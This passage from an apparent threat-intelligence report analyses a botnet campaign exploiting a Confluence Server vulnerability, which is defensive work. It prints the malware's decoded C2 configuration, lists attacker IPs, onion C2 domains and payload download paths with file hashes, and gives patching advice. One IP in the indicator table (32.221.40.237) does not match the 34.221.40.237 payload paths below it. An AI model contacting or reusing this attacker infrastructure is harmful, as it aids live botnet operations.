Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; chromeframe/11.0.696.57)
Mozilla/5.0 (Android; Linux armv7l; rv:9.0) Gecko/20111216 Firefox/9.0 Fennec/9.0
Mozilla/4.0 (PSP (PlayStation Portable); 2.00)
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts)
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; FDM; MSIECrawler; Media Center PC 5.0)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; MyIE2; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; uZardWeb/1.0; Server_JP)
MOT-V300/0B.09.19R MIB/2.2 Profile/MIDP-2.0 Configuration/CLDC-1.0
MOT-L7/08.B7.ACR MIB/2.2.1 Profile/MIDP-2.0 Configuration/CLDC-1.1
```

Figure 8 – Embedded User-Agents

Each pty sample contains a single byte XOR (key 0x22) encrypted configuration section, which contains the domains/IPs the IRC bots connect to. All variants contained the same decoded configuration:

```
"irc.de-za"
"listening tun0
"165.22.217.181
"162.249.2.189
"185.62.137.56
"68.66.253.100
"46.149.233.35
"185.61.149.22
"45.132.242.233
"173.255.240.191
"31.131.24.229
"i.l33t-ppl.info
"i.de-zahlung.eu
"i.deutschland-zahlung.net
"i.shadow-mods.net
"i.deutschland-zahlung.eu
"/proc/
"/exe
"/status
"/fd
"\x58\x4D\x4E\x4E\x43\x50\x46\x22
"zollard
"muhstik-11052018
"eth1
"lan0
"eth0
"inet0
"lano
```

Most of the IPs in the observed configuration have links to previously observed Muhstik domains, while others do not. The following tables show these hosts along with historic passive DNS resolutions.

IP	ASN	country	Domains from passive DNS
162.249.2.189	55293:”A2HOSTING”	United States	ead.fflyy.su grand.fflyy.su dead.fflyy.su postmaster.fflyy.su kei.su w.deutschland-zahlung.eu fucks.fflyy.su wireless.kei.su irc.de-zahlung.eu fflyy.su butt.fflyy.su paypal.com-nl-cgi-bin-webscr-cmd-verify-submit.fflyy.su wired.kei.su

165.22.217.181	14061:”DIGITALOCEAN-ASN”	India	pokemoninc.com irc.deutschland-zahlung.net www.ancianossupervisados.com server1.pokemoninc.com xxx.pokemoninc.com api.mahasarkar.co.in nctbsolution.com irc.de-zahlung.eu pex.pokemoninc.com proceso.pokemoninc.com netexplanations.com app.mahasarkar.co.in m.mahasarkar.co.in www.netexplanations.com ancianossupervisados.com televisa.pokemoninc.com jorgee3.pokemoninc.com dns5.name-services.com.pokemoninc.com shit.pokemoninc.com aid.pokemoninc.com answergyaan.in ftp.pokemoninc.com romero.pokemoninc.com mail.pokemoninc.com server.mahasarkar.co.in bnet.pokemoninc.com
173.255.240.191	63949:”Linode, LLC”	United States	li250-191.members.linode.com irc.de-zahlung.eu
185.61.149.22	43513:”Sia Nano IT”	Latvia	x.fd6fq54s6df541q23sdxfg.eu irc.de-zahlung.eu irc.deutschland-zahlung.net
185.62.137.56	55293:”A2HOSTING”	United States	jaygame.net irc.de-zahlung.eu
31.131.24.229	56851:”PE Skurykhin Mukola Volodumurovuch”	Ukraine	vaua0055033.online-vm.com
45.132.242.233	47583:”Hostinger International Limited”	Germany	amaismarket.com.br ns1.amaismarket.com.br webmail.clinicaajudaanimal.com.br _dc-mx.d88c97daf3cd.comercionarede.com.br exposedbotnets.ru bcjservice.com.br mail.espartana.com.br ftp.tudodearte.com.br clinicaajudaanimal.com.br
46.149.233.35	52175:”Magellan Telecom Kuzbass Ltd.”	Russia	emsib.ru host233-35.mgtelecom.ru
68.66.253.100	55293:”A2HOSTING”	United States	irc.de-zahlung.eu uranus.kei.su

Also, according to passive DNS, the domains in the configuration with the ‘i’ subdomains have never been resolved to any hosts. However, some of these have additional subdomains worth noting.

- edsux.i.shadow-mods.net
- hacku.i.shadow-mods.net
- irc.i.shadow-mods.net
- xmr.i.shadow-mods.net
- goahead.i.deutschland-zahlung.eu
- tomato.i.deutschland-zahlung.eu
- irc7.i.shadow-mods.net
- dasan.i.deutschland-zahlung.eu
- l33t.i.shadow-mods.net

Recommended Actions

While origins of the vulnerability have not been officially confirmed, Confluence did release a security advisory detailing the specifics. The advisory notes Confluence Server and Data Center versions before version 6.13.23, from version 6.14.0 before 7.4.11, from version 7.5.0 before 7.11.6, and from version 7.12.0 before 7.12.5 are affected by this vulnerability. Confluence Cloud versions of the products are not vulnerable. The vulnerability ultimately allows an unauthenticated user to execute arbitrary code on a Confluence Server or Data Center instance, providing a prime opportunity for opportunistic and targeted attackers as an entry point into target networks. Some additional background also may be found in an outside vulnerability research blog describing the original bug reporting effort.

Some recommended actions:

- Follow the official Confluence advisory for the most current technical recommendations, including patching and configuration updates.
- If your organization was vulnerable over the weekend, perform an incident response effort to evaluate any potential compromise with the help of this blog and IOCs below.

Indicators

IOCs	Context
213.16.63.201	Exploit source
62.38.35.226	Exploit source
bvprzqhoz72jltin.onion	C2
bvprzqhoz72jltin.tor2web.su	C2
bvprzqhoz72jltin.onion.ly	C2
bvprzqhoz72jltin.onion.ws	C2
194.31.52.174	Conf2 dropper Hosting Site
18.235.127.50	Ldm Malware staging

32.221.40.237	Hosting pty payloads
a91dffe65048e39dfe1fd8da0b0dac11807718cdd5efedf4206a18af78779b0a	File: conf2
b3a6fe5bc3883fd26c682bb6271a700b8a6fe006ad8df6c09cc87530fcd3a778	34.221.40.237/.x/pty8
2a4e636c4077b493868ea696db3be864126d1066cdc95131f522a4c9f5fb3fec	34.221.40.237/.x/pty9
c38f0f809a1d8c50aafc2f13185df1441345f83f6eb4ef9c48270b9bd90c6799	34.221.40.237/.x/pty4
6370939d4ff51b934b7a2674ee7307ed06111ab3b896a8847d16107558f58e5b	34.221.40.237/.x/pty10
a3f72a73e146834b43dab8833e0a9cfee6d08843a4c23fdf425295e53517afce	34.221.40.237/.x/pty3
b55ddbaee7abf1c73570d6543dd108df0580b08f730de299579570c23b3078c0	34.221.40.237/.x/1sh
6a8965a0f897539cc06fefe65d1a4c5fa450d002d1a9d5d69d2b48f697ee5c05	34.221.40.237/.x/pty6
e20806791aeae93ec120e728f892a8850f624ce2052205ddb3f104bbbfae7f80	34.221.40.237/.x/pty1
63d43e5b292b806e857470e53412310ad7103432ba3390ecd4f74e432530a8a9	34.221.40.237/.x/pty11
715f1f821d028e165bfa750d73505f1a6136184999411300cc88c18ebfa6e8f7	34.221.40.237/.x/pty2
c154d739cab62e958944bb4ac5ebad6e965a0442a3f1c1d99d56137e3efa8e40	34.221.40.237/.x/pty7
19370ef36f43904a57a667839727c09c50d5e94df43b9cfb3183ba766c4eae3d	34.221.40.237/.x/pty5
5c46098887e488d91f42c6d9b93b17b2736c9f4cb5a4a1e476c87c0d310a3f28	34.221.40.237/.x/3sh
0e574fd30e806fe4298b3cbccb8d1089454f42f52892f87554325cb352646049	194.31.52.174/dk86
fe98548300025a46de1e06b94252af601a215b985dad31353596af3c1813efb0	194.31.52.174/dk32
39db1c54c3cc6ae73a09dd0a9e727873c84217e8f3f00e357785fba710f98129	18.235.127.50/ldm